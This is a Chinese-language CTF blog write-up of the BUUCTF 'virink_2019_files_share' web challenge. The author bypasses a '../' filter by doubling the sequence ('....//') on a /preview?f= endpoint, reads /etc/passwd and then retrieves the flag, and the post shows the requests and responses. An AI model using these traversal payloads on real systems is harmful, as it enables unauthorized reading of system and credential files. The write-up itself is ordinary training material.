BUUCTF virink_2019_files_share

原创

Senimo_ 于 2021-01-07 17:37:32 发布 180 收藏 1

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF virink_2019 files_share writeup CTF

本文链接：https://blog.csdn.net/weixin_44037296/article/details/112321847

BUUCTF virink_2019_files_share

考点：

1. 任意文件读取
2. 双写 `../` 绕过过滤


双击开始后，是一个拼魔方的小游戏，进行简单的信息收集，限制了鼠标右键功能，在地址栏前加入`view-source:`即可，得到提示：

```
<link rel="stylesheet" href="/static/style.css">
<link rel="icon" href="/uploads/favicon.ico" type="image/x-icon" />
<!-- Hint : flag in f1ag_Is_h3re -->
<!-- 趣味题，真的是为了出题而出题的，别打我。 By Virink -->
```


给出了flag的路径，并且其还存在两个路径`static`和`uploads`路径，`static`路径应该是存放网页静态文件，查看`uploads`目录：

Preview favicon.ico 10-Sep-2019 09:11


不存在上传点，继续收集有用信息，使用**BurpSuite**抓取`uploads`路径的数据包：



在点击`Preview`时，抓取到`/preview?f=favicon.ico`，尝试文件包含读取`/etc/passwd`文件：



得到回显：



```
9
10 {"msg":"File \/epasswd not found!","code":1}
11
```


推测其存在过滤，尝试使用双写绕过：

```
....//etctc//passwd
```

直到`....//....//....//....//....//....//etctc//passwd`为止，成功读取：

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 07 Jan 2021 09:28:48 GMT
Content-Type: text/plain
Content-Length: 1225
Connection: close
Author: Virink <virink@outlook.com>
Cache-Control: no-cache

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin

```


因为给出了flag的路径`f1ag_Is_h3re`，构造传参读取：

```
/preview?f=....//....//....//....//....//....//f1ag_Is_h3re
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 07 Jan 2021 09:30:56 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 72
Connection: close
Author: Virink <virink@outlook.com>
Cache-Control: no-cache

{"msg":"File ..\/..\/..\/..\/..\/..\/f1ag_Is_h3re not found!","code":1}
```


尝试了半天，猜测到`f1ag_Is_h3re`应该是个目录，加上`..//flag`重新构造传参：

```
/preview?f=....//....//....//....//....//....//....//f1ag_Is_h3re..//flag
```

Send Cancel < >

Request

Raw Params Headers Hex

```
GET /preview?f=....//....//....//....//....//....//..//flag_Is_h3re..//flag
HTTP/1.1
Host: a454dbc3-e186-4af5-8bc9-c5606e613bd0.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
```


发送数据包，得到flag：

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 07 Jan 2021 09:34:09 GMT
Content-Type: text/plain
Content-Length: 44
Connection: close
Author: Virink <virink@outlook.com>
Cache-Control: no-cache

flag{280e3710-c666-4617-ae7c-e82e18ebcaeb}


```